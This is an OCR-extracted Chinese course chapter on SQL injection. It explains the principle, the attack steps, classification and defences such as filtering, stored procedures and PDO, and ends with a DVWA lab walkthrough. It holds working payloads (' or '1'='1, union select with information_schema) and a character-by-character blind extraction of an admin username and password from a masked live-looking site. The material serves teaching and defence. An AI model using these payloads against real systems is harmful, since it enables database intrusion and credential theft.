第四章
Web安全

SQL注入攻击

Structured Query Language

结构化的查询语言，是关系型数据库通讯的标准语言。

- 查询： SELECT statement FROM table WHERE condition
- 删除记录： DELETE FROM table WHERE condition
- 更新记录： UPDATE table SET field=value WHERE condtion
- 添加记录： INSERT INTO table field VALUES(values)

问题

- SQL注入的原理？
- 请问防火墙可以检查出SQL注入攻击吗？

SQL注入攻击及防御


- SQL注入原理
- SQL注入过程
- SQL注入的防范

SQL注入原理

- SQL Injection
- 程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患
- 攻击者可以提交一段精心构造的数据库查询代码，根据程序返回的结果，获得某些他想得知的数据或进行数据库操作

最简单的SQL注入实例

- 假设这么一个情景，一个网页的后台入口处需要验证用户名和密码：



如果用户填写的用户名和密码都是: 123


最简单的SQL注入实例

- 验证程序的SQL语句是这样写：

```
Select * from admin where user= 'TxtBox1.txt'
and pass= 'TxtBox2.txt'
```

- 用户填写的用户名和密码都是：

123



-此时实际执行的SQL语句是什么？

-如果用户填写的用户名和密码都是: 123' or '1'='1

-如果用户填写的用户名和密码都是: 123' or 1=1 #

最简单的SQL注入实例

-此时实际执行的SQL语句是什么？

```
select * from users where username='123' and
password='123'
```

-如果用户填写的用户名和密码都是: 123’ or ‘1’=‘1

```
select * from users where username='123' or '1'='1' and
password='123' or '1'='1
```


-如果用户填写的用户名和密码都是: 123’ or 1=1 #

```
select * from users where username='123' or 1=1 #' and
password='123' or 1=1 #'
```

SQL注入攻击及防御

- SQL注入原理
- SQL注入过程
- SQL注入的防范

SQL注入过程


①攻击者访问有SQL注入漏洞的网站，寻找注入点
②攻击者构造注入语句，注入语句和程序中的SQL语句结合生成新的sql语句
③新的sql语句被提交到数据库中进行处理
④数据库执行了新的SQL语句，引发SQL注入攻击

SQL注入过程

(1) 寻找可能存在SQL注入漏洞的链接

(2) 测试该网站是否有SQL注入漏洞

(3) 猜管理员帐号表

(4) 猜测管理员表中的字段

(5) 猜测用户名和密码的长度

(6) 猜测用户名

(7) 猜测密码

为了保护被测试的网站，该网站用www. ***. com代替。

（1）寻找可能存在SQL注入漏洞的链接

我们找的链接是：

http://www.***.com/main_weblist.asp?key_city=1

http://xxx.xxx.xxx/abcd.php?id=XX

- 其实，类似http://hostname/***.asp?id=*的网页都可能有sql漏洞。
- 可能存在 Sql 注入攻击的 ASP/PHP/JSP 动态网页中，一个动态网页中可能只有一个参数，有时可能有多个参数。有时是整型参数，有时是字符串型参数.总之只要是带有参数的 动态网页且此网页访问了数据库，那么就有可能存在 Sql 注入。

判断是否存在注入

- 要sql注入，首先要找到sql注入点，注入点是什么？
- 就是你可以用来注入的地址，比如说某个请求会发送某个参数，而这个参数在后台用于作为数据库查询的拼接字段，且未完全过滤，那么这个点就有可能是一个注入点。
- 事实上，注入点在参数不同的时候通常会有不同的表现（可以用来实现盲注），或者会有相应的错误提示。
- 找注入点通常是个大工程，实在非人力可为，可以尝试利用工具找到注入点后，再进行人工注入。

SQLMAP

- sqlmap 是一个开源渗透测试工具，它可以自动检测和利用SQL注入漏洞并接管数据库服务器。它具有强大的检测引擎，同时有众多功能，包括数据库指纹识别、从数据库中获取数据、访问底层文件系统以及在操作系统上带内连接执行命令。
- http://sqlmap.org/

（2）测试该网站是否有SQL注入漏洞

最为经典的单引号判断法：

在参数后面加上单引号,比如:

http://xxx/abc.php?id=1'

如果页面返回错误，则存在 Sql 注入。

原因是无论字符型还是整型都会因为单引号个数不匹配而报错。

（如果未报错，不代表不存在 Sql 注入，因为有可能页面对单引号做了过滤，这时可以使用判断语句进行注入。

（2）测试该网站是否有SQL注入漏洞

(1)在末尾加'

http://www.***.com/main_weblist.asp?key_city=1'

结果如下：

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'

[Microsoft][ODBC Microsoft Access Driver] 字符串的语法错误 在查询表达式 'web_key=1 and web_city=1'' 中。

/main_weblist.asp，行129

该信息说明：后台数据库是access。

（2）测试该网站是否有SQL注入漏洞-2

(2)在末尾加;

http://www.***.com/main_weblist.asp?key_city=1;

结果如下：

Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e21'

ODBC 驱动程序不支持所需的属性。

/main_weblist.asp，行140

（2）测试该网站是否有SQL注入漏洞-3

(3) 在末尾加 and 1=2 和 and 1=1

前者返回信息：该栏目无内容，将返回上一页；

后者正常返回；

由此说明该网站一定存在sql注入漏洞，有很大把握可以得到管理员的用户名和密码。

SQL注入的分类

- 根据注入数据类型，通常可分为数字型和字符型
- 根据注入方式，通常可分为基于错误提示、双注入和盲注等，盲注又可以分为根据时间响应的和基于条件的。

1、数字型注入

- 当输入的参数为整形时，如果存在注入漏洞，可以认为是数字型注入。
- 测试步骤：

（1） 加单引号，URL：www.text.com/text.php?id=3’

对应的sql：select * from table where id=3’ 这时sql语句出错，程序无法正常从数据库中查询出数据，就会抛出异常；

（2） 加and 1=1 ，URL：www.text.com/text.php?id=3 and 1=1

对应的sql：select * from table where id=3’ and 1=1 语句执行正常，与原始页面如任何差异；

（3） 加and 1=2，URL：www.text.com/text.php?id=3 and 1=2

对应的sql：select * from table where id=3 and 1=2 语句可以正常执行，但是无法查询出结果，所以返回数据与原始网页存在差异

- 如果满足以上三点，则可以判断该URL存在数字型注入。

2、字符型注入

- 当输入的参数为字符串时，称为字符型。字符型和数字型最大的一个区别在于，数字型不需要单引号来闭合，而字符串一般需要通过单引号来闭合的。
- 例如数字型语句：select * from table where id =3
- 则字符型如下：select * from table where name=’ admin’
- 因此，在构造payload时通过闭合单引号可以成功执行语句。

Mysql 有三种常用注释符：

-- 注意，这种注释符后边有一个空格

通过#进行注释

/* */ 注释掉符号内的内容

2、字符型注入

- 测试步骤：

（1） 加单引号：select * from table where name=’ admin’ ’

由于加单引号后变成三个单引号，则无法执行，程序会报错；

（2） 加 ’ and 1=1 此时sql 语句为：select * from table where name=’ admin’ and 1=1’ ，也无法进行注入，还需要通过注释符号将其绕过；

因此，加 ’ and 1=1-- 构造语句为：select * from table where name =’ admin’ and 1=1-- ’ 可成功执行返回结果正确；

（3） 加and 1=2-- 此时sql语句为：select * from table where name=’ admin’ and 1=2 -’ 则会报错

- 如果满足以上三点，可以判断该url为字符型注入。

（3）猜管理员帐号表

- 在末尾加上： and exists (select * from admin)。
- 意思是猜测他有个admin表段。
- 页面返回正常，则猜对了。当然也可能错误返回，这时就要看猜测的本事了。

（4）猜测管理员表表中的字段

- 再来猜他的管理员表中是否有一个ID段，在末尾加上： and exists (select id from admin)
- OK,页面返回正常,说明他的admin表中有个id的字段；
- 继续： and exists (select username from admin)。这里的意思是看看他的admin表中是否有username字段，页面返回正常,说明在admin中有一个username字段；
- 继续猜他放密码的字段： and exists (select password from admin)。返回正常的页面,说明他的admin表中有个password字段。
- 好了，到此可以知道admin表中至少有如下三个字段：id,username,password，这种命名方式与普通程序员的命名方法一致。

（5）猜测用户名和密码的长度

- 为了下面方便进行，首先猜他的管理员的id值： and exists (select id from admin where id=1)
- 意思是看看他的admin表中是否有一个id=1的值，OK,返回了正常的页面,说明我们猜对了。
- 好了，接着猜ID为1的用户名长度： and exists (select id from admin where len(username)<6 and id=1)
- 这里我们猜他的管理员长度小于6,返回了正常的页面,还好,名字不是太长,我们一个个来实验好了，直到： and exists (select id from admin where len(username)=5 and id=1)
- 返回了正常的页面,说明用户名的长度我们已经猜出了为5。

(5)猜测用户名和密码的长度(2)

- 用同样的方法，可以猜出密码的长度是10，要添加的语句是： and exists (select id from admin where len(password)=10 and id=1)
- 到此，用户名和密码的长度都已经猜出来了，下面要做的是猜出它们的每一位分别是多少。

（6）猜测用户名

- 方法是在后面加上： and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<100)
- 其中，*asc函数的功能是将字符转换成ASCII码，mid函数的功能是截取username字段值的字串，从第1位开始，截取的长度是1*。
- 这里做的意思是，猜测他的用户名的第一个字的ascii码值小于100。
- 返回了正常页面，说明的确如所料，接着： and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<50)
- 返回错误信息，说明：50<=第一个字的ascii码值<100。接下来，用折半查找的思想： and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<75)

（6）猜测用户名(2)

- 返回错误信息，继续，直到： and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))=97)
- 返回正常页面，说明用户名的第一个字的ASCII码是97，查找ASCII表，知道它是a。
- 接下来猜测第二位： and 1=(select id from (select * from admin where id=1) where asc(mid(username,2,1))=100)
- 说明第二位的ASCII码是100，字符是d。
- 接下来猜测，很有可能用户名就是admin，因为它正好是五位。
- 用如下方法测试： and 1=(select id from (select * from admin where id=1) where username='admin')
- 返回正常页面，太好了，猜对了，用户名就是admin。

（7）猜测密码

- 接下来就是猜测密码了，方法和猜测用户名的一样，只能一位一位地试了，
- 这里就不一位一位列举了，还是用折半查找的思想，很快就能找到密码是SM8242825!
- 用以下语句验证一下： and 1=(select id from (select * from admin where id=1) where password='SM8242825!')
- 返回了正常页面！ 好，到此为此已经找到了用户名和密码，分别是：admin SM8242825!。

SQL注入攻击及防御

- SQL注入原理
- SQL注入过程
- SQL注入的防范


SQL注入的防范

- 由于SQL注入攻击是从正常的WWW端口访问，而且表面看起来跟一般的Web页面访问没什么区别，所以许多防火墙等都不会对SQL注入发出警报。而目前互联网上存在SQL注入漏洞的Web站点并不在少数，对此，网站管理员和Web应用开发程序员必须引起足够的重视。
- SQL注入漏洞在网上极为普遍，通常是由于程序员对用户提交的数据和输入参数没有进行严格的过滤所导致的。
- 比如过滤逗号，单引号，分号等；如果select、delete、from、*、union之类的字符串同时出现多个的话，也要引起重视；最好对用户提交的参数的长度也进行判断。

SQL注入的防范

- 防范SQL注入的另一个可行办法是摒弃动态SQL语句，而改用用户存储过程来访问和操作数据。这需要在建立数据库后，仔细考虑Web程序需要对数据库进行的各种操作，并为之建立存储过程，然后让Web程序调用存储过程来完成数据库操作。这样，用户提交的数据将不是用来生成动态SQL语句，而是确确实实地作为参数传递给存储过程，从而有效阻断了SQL注入的途径

手工SQL注入实例


dvwa.com/vulnerabilities/sqli/
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
User ID:
Submit
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/

分析源码

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBA

        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}
?>
```


由代码可知，通过REQUEST方式接受传递的参数id.


再通过sql语句带入查询，
并未设置任何过滤，因此可以进行sql注入利用。

DVWA

- Low级别的代码对来自客户端的参数id没有进行任何的检查与过滤，存在明显的SQL注入。
- Medium级别的代码利用mysql_real_escape_string函数对特殊符号\x00,\n,\r,\,',",\x1a进行转义，同时前端页面设置了下拉选择表单，希望以此来控制用户的输入。
- High级别与Medium级别的代码相比，只是在SQL查询语句中添加了LIMIT 1，希望以此控制只输出一个结果。
- Impossible级别的代码采用了PDO技术，划清了代码与数据的界限，有效防御SQL注入，同时只有返回的查询结果数量为一时，才会成功输出，这样有效预防了“脱裤”，Anti-CSRFtoken机制的加入了进一步提高了安全性。

1.判断是否存在注入






- 1 页面正常
- 1' 页面返回错误:报错“...use line 1...”
- 1' or '1'='2 页面正常
- 6' or '1'='2 页面返回为空，
- 1' or '1'='1 页面正常，并返询

2. 猜数据库名

1' union select 1,database()#



得数据库名：dvwa

3. 猜表名

```
1' union select 1,group_concat(table_name)
from information_schema.tables
where table_schema =database()#
```

得表名：guestbook,users

